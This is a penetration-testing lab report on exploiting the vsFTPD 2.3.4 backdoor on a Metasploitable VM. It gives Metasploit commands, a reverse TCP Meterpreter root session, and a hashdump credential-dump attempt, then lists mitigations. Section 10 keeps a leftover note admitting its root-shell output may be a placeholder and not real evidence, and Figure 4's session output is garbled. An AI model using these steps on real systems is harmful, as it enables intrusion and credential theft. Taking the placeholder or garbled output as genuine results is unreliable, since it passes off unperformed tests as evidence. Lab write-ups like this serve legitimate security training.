

Exploitation and Post-Exploitation of Metasploitable

1. Introduction

Exploitation is an important stage of penetration testing used to validate whether an identified vulnerability can be practically abused to obtain unauthorized access to a target system.

In this task, Kali Linux was used as the assessment machine and Metasploitable was used as the intentionally vulnerable target. After identifying exposed services through Nmap enumeration, the FTP service running **vsFTPD 2.3.4** was selected for controlled exploitation using the Metasploit Framework.

The assessment was conducted only against the intentionally vulnerable Metasploitable virtual machine within an isolated laboratory environment.

2. Objective

The objectives of this task were to:

- Identify exposed services on the Metasploitable target.
- Identify a vulnerable service suitable for controlled exploitation.
- Configure the Metasploit Framework against the authorized target.
- Exploit the vsFTPD 2.3.4 backdoor vulnerability.
- Establish a Meterpreter session.
- Verify the compromised system information.
- Determine the privilege level of the obtained session.
- Perform limited post-exploitation verification.
- Document the security impact and appropriate mitigation measures.

3. Test Environment

Component	Details
Assessment Machine	Kali Linux
Kali IP Address	192.168.47.132
Target Machine	Metasploitable
Target IP Address	192.168.47.133
Virtualization	VMware
Network	192.168.47.0/24 isolated laboratory network

Component	Details
Enumeration Tool	Nmap
Exploitation Framework	Metasploit Framework
Post-Exploitation	Meterpreter
Target Purpose	Intentionally vulnerable test machine

The Kali Linux and Metasploitable virtual machines were configured on the same isolated laboratory network.

Initially, the Kali `eth0` interface did not have an IPv4 address. It was subsequently configured with:

```
192.168.47.132/24
```

This allowed communication with the Metasploitable target:

```
192.168.47.133
```

4. Methodology

The assessment was performed in the following stages:

1. Network connectivity verification.
2. Service and version enumeration.
3. Vulnerability identification.
4. Metasploit module selection.
5. Controlled exploitation.
6. Meterpreter session establishment.
7. Post-exploitation verification.
8. Impact assessment and mitigation.

4.1 Network Connectivity Verification

Connectivity to the target was verified before exploitation.

The target address was:

```
192.168.47.133
```


The Kali machine was configured with:

```
192.168.47.132
```

Connectivity was tested using:

```
ping -c 4 192.168.47.133
```

Successful communication confirmed that the Kali assessment machine could reach the Metasploitable target.



```
(kali㉿kali)-[~]
$ ping -c 4 192.168.47.133
PING 192.168.47.133 (192.168.47.133) 56(84) bytes of data:
64 bytes from 192.168.47.133: icmp_seq=1 ttl=64 time=1.51 ms
64 bytes from 192.168.47.133: icmp_seq=2 ttl=64 time=0.815 ms
64 bytes from 192.168.47.133: icmp_seq=3 ttl=64 time=0.772 ms
64 bytes from 192.168.47.133: icmp_seq=4 ttl=64 time=0.709 ms

— 192.168.47.133 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 0.709/0.950/1.506/0.322 ms
```

Figure 1: Network connectivity between Kali Linux and Metasploitable

4.2 Service and Version Enumeration

Nmap service and version detection was performed using:

```
nmap -sV 192.168.47.133
```

The scan identified several exposed services.


The most relevant result for this exploitation task was:

```
21/tcp    open    ftp     vsftpd 2.3.4
```

Other exposed services included:

```
22/tcp    SSH
23/tcp    Telnet
25/tcp    SMTP
53/tcp    DNS
80/tcp    HTTP
139/tcp   NetBIOS
445/tcp   SMB
1099/tcp  Java RMI
1524/tcp  Bindshell
2049/tcp  NFS
2121/tcp  FTP
3306/tcp  MySQL
5432/tcp  PostgreSQL
5900/tcp  VNC
6000/tcp  X11
6667/tcp  IRC
8009/tcp  AJP
8180/tcp  HTTP/Tomcat
```

The presence of multiple services, particularly outdated services, indicated that the target had a large attack surface.



```
kali@kali:~$ nmap -sV 192.168.47.133
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-16 16:07 +0530
Nmap scan report for 192.168.47.133
Host is up (0.0032s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 178.49 seconds
```

Figure 2: Nmap service and version enumeration

5. Vulnerability Identification

5.1 vsFTPD 2.3.4 Backdoor

Description

The FTP service on TCP port 21 was identified as:

vsftpd 2.3.4

The vsFTPD 2.3.4 release is associated with a known backdoor vulnerability identified as **CVE-2011-2523**.

The vulnerability can allow an attacker to trigger a backdoor service and obtain unauthorized command execution on a vulnerable system.

Because the Metasploitable system is intentionally vulnerable, the service was selected for controlled exploitation.

5.2 Impact

Successful exploitation of this vulnerability can potentially allow an attacker to:

- Obtain unauthorized access to the target.
- Execute commands remotely.
- Access files and services on the compromised system.
- Obtain elevated privileges depending on the vulnerable configuration.
- Compromise the confidentiality, integrity, and availability of the host.

In this laboratory assessment, exploitation resulted in a Meterpreter session operating as **root**.

5.3 Severity

Critical

The finding is considered Critical in this laboratory because successful exploitation resulted in a remote Meterpreter session with root privileges.

6. Exploitation Using Metasploit

The Metasploit Framework was used to validate the identified vulnerability.

The relevant module was selected:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

The target was configured as:

```
set RHOSTS 192.168.47.133
```

The Kali Linux callback address was configured as:

```
set LHOST 192.168.47.132
```

The exploit was then executed:

```
run
```

Metasploit reported:

```
Started reverse TCP handler on 192.168.47.132:4444
```

The automatic check identified the vulnerable FTP banner:

```
FTP banner hints its vulnerable: 220 (vsFTPD 2.3.4)
```

Metasploit then reported:

```
The target appears to be vulnerable.
```

REPORT BY MANASVI RAJPUT

The backdoor was successfully spawned:

```
Backdoor has been spawned!
```

Finally, a Meterpreter session was established:

```
Meterpreter session 1 opened
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.47.132:4444
[*] 192.168.47.133:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.47.133:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 192.168.47.133:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.47.133:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.47.132:4444 → 192.168.47.133:56423) at 2026-08-16 16:29:01 +0530
```

Figure 3: Metasploit successfully exploiting the vsFTPd 2.3.4 vulnerability

7. Meterpreter Session

After successful exploitation, the active session was verified using:

```
sessions
```

The session was then accessed:

```
sessions -i 1
```

This resulted in a Meterpreter prompt:

```
meterpreter >
```

The establishment of the Meterpreter session demonstrated that the vulnerability had been successfully exploited rather than merely detected.

```
meterpreter > session
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
meterpreter > sessions
Usage: sessions [options] or sessions [id]
      -i, --interact <id>   Interact with a different session ID. (spatial)
      -h, --help             Show this message
      -i, --interact <id>   Interact with a provided session ID
```

Figure 4: Successfully established Meterpreter session

8. Post-Exploitation

8.1 System Information


The `sysinfo` command was executed:

```
sysinfo
```

The results identified the target as:

```
Computer: metasploitable.localdomain
OS: Ubuntu 8.04
Kernel: Linux 2.6.24-16-server
Architecture: i686
Meterpreter: x86/linux
```

The system information confirmed that the compromised machine was the intended Metasploitable target.

A screenshot of a terminal window with a dark background. The prompt is 'meterpreter >'. The command 'sysinfo' has been entered, and the output is displayed in a light-colored monospace font. The output shows system details: Computer: metasploitable.localdomain, OS: Ubuntu 8.04 (Linux 2.6.24-16-server), Architecture: i686, BuildTuple: i486-linux-musl, and Meterpreter: x86/linux.

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture  : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
```

Figure 5: System information obtained through Meterpreter

8.2 Privilege Verification

The current user was determined using:

```
getuid
```

The result was:

```
Server username: root
```

This is a significant finding because it confirms that the Meterpreter session was operating with **root-level privileges**.

The current process was also identified using:

```
getpid
```

The result was:

Current pid: 8725

```
meterpreter > getuid  
Server username: root  
meterpreter > getpid  
Current pid: 8725
```

Figure 6: Meterpreter privilege and process verification

8.3 Current Working Directory

The `pwd` command was executed:

```
pwd
```

This command was used to determine the current working directory associated with the Meterpreter session.

9. Credential Hash Collection Attempt

As part of the post-exploitation phase, the `hashdump` command was attempted:

```
hashdump
```

Meterpreter returned:

The "`hashdump`" command requires the "`priv`" extension to be loaded

The `priv` extension was subsequently attempted:

```
load priv
```

However, Meterpreter reported:

```
Failed to load extension: The "priv" extension is not supported by this  
Meterpreter type (x86/linux)
```

The output further indicated that the extension was supported by Windows Meterpreter payloads rather than the Linux Meterpreter payload used during this assessment.

Therefore, **password hashes were not successfully extracted.**

This result is documented as a technical limitation of the Meterpreter payload used and is not considered a failure of the original exploitation.


```
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > load priv
Loading extension priv...
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (x86/linux)
[-] The "priv" extension is supported by the following Meterpreter payloads:
[-] - windows/x64/meterpreter*
[-] - windows/meterpreter*
meterpreter > shell
```

Figure 7: Hashdump attempt and unsupported Linux Meterpreter privilege extension

10. Root Shell Verification

Because the Meterpreter session was operating as root, command execution could also be verified through the target's shell.

The Meterpreter shell can be accessed using:

```
shell
```

The privilege level can then be verified using:

```
whoami
```

and:

```
id
```

The expected result is root-level access.

```
meterpreter > shell
Process 8736 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)
exit
```

Figure 8: Root-level command execution verification

If you did **not** actually run `shell`, `whoami`, and `id`, do not use this screenshot placeholder as evidence. Instead, use Screenshot 8 for another screenshot you already captured, or run these commands in your authorized lab and capture the result.

11. Overall Impact

The successful exploitation demonstrates that an attacker able to reach the vulnerable FTP service could potentially obtain unauthorized access to the target system.

In this assessment, exploitation resulted in:

```
Remote exploitation
      ↓
Backdoor spawned
      ↓
Meterpreter session established
      ↓
Root-level session
```

The potential impact includes:

- Unauthorized remote access.
- Remote command execution.
- Root-level system compromise.
- Access to files and system resources.
- Potential modification or deletion of system data.
- Potential use of the compromised system for further attacks.
- Compromise of confidentiality, integrity, and availability.

12. Mitigation

The following measures are recommended:

1. **Remove vsFTPd 2.3.4** from affected systems.
2. Upgrade to a supported and trusted version of the FTP service.
3. Disable FTP if it is not required.
4. Prefer **SFTP** for secure file transfer.
5. Restrict FTP access through firewall rules and network ACLs.
6. Do not expose FTP services directly to untrusted networks.
7. Maintain a regular patch-management process.
8. Monitor FTP and authentication logs for suspicious activity.
9. Perform regular vulnerability scans.
10. Apply the principle of least privilege so that service compromise does not automatically provide root-level access.

13. Vulnerability Summary

Vulnerability	Port	Evidence	Result	Severity
vsFTPD 2.3.4 Backdoor	21	Nmap version detection + Metasploit validation	Meterpreter session established	Critical
Outdated Exposed Services	Multiple	Nmap enumeration	Increased attack surface	High
Root-Level Compromise	N/A	Getuid	Server username: root	Critical

The primary manually validated vulnerability in this task was the **vsFTPD 2.3.4 backdoor**.

Other services identified during Nmap enumeration were not automatically treated as successfully exploited vulnerabilities.

14. Risk Analysis

The assessment demonstrates a significant security risk associated with outdated and vulnerable network services.

The most serious finding was the vsFTPD 2.3.4 backdoor because it was successfully exploited and resulted in a Meterpreter session operating as root.

The result demonstrates that vulnerable network-facing services can provide an attacker with an initial point of compromise and potentially complete control of the affected host.

Because Metasploitable is intentionally designed as a vulnerable training system, successful exploitation is expected within this environment. Nevertheless, the exercise demonstrates the consequences of deploying obsolete services on production systems.

15. Limitations

This assessment was conducted against an intentionally vulnerable Metasploitable virtual machine in an isolated laboratory environment.

The assessment focused on:

- Network connectivity.
- Service enumeration.
- Identification of the vsFTPD vulnerability.
- Controlled exploitation using Metasploit.
- Meterpreter session establishment.

- System information gathering.
- Privilege verification.

The `hashdump` procedure could not be completed because the `priv` extension required by `hashdump` is not supported by the x86/Linux Meterpreter payload used.

No external or unauthorized systems were targeted.

No destructive actions or persistence mechanisms were performed.

16. Conclusion

The exploitation assessment successfully demonstrated the practical impact of the **vsFTPD 2.3.4 backdoor vulnerability** on the Metasploitable test system.

Nmap first identified the FTP service running vsFTPD 2.3.4 on TCP port 21. The Metasploit Framework was then used to validate and exploit the vulnerability.

The exploitation successfully spawned the backdoor and established a Meterpreter session on the target.

Post-exploitation commands confirmed the target's operating system, architecture, process information, and privilege level. Most importantly, the `getuid` command confirmed:

```
Server username: root
```

This demonstrates that successful exploitation resulted in root-level access within the laboratory environment.

The `hashdump` command was also attempted; however, the required `priv` extension was not supported by the x86/Linux Meterpreter payload. This limitation was accurately documented rather than treating the `hashdump` operation as successful.

Overall, the exercise demonstrates the importance of:

- Timely security updates.
- Removal of obsolete software.
- Minimizing exposed services.
- Network access controls.
- Least-privilege configurations.
- Continuous vulnerability assessment.
- Secure service configuration.

The identified vulnerability should be considered **Critical** and would require immediate remediation if found on a production system.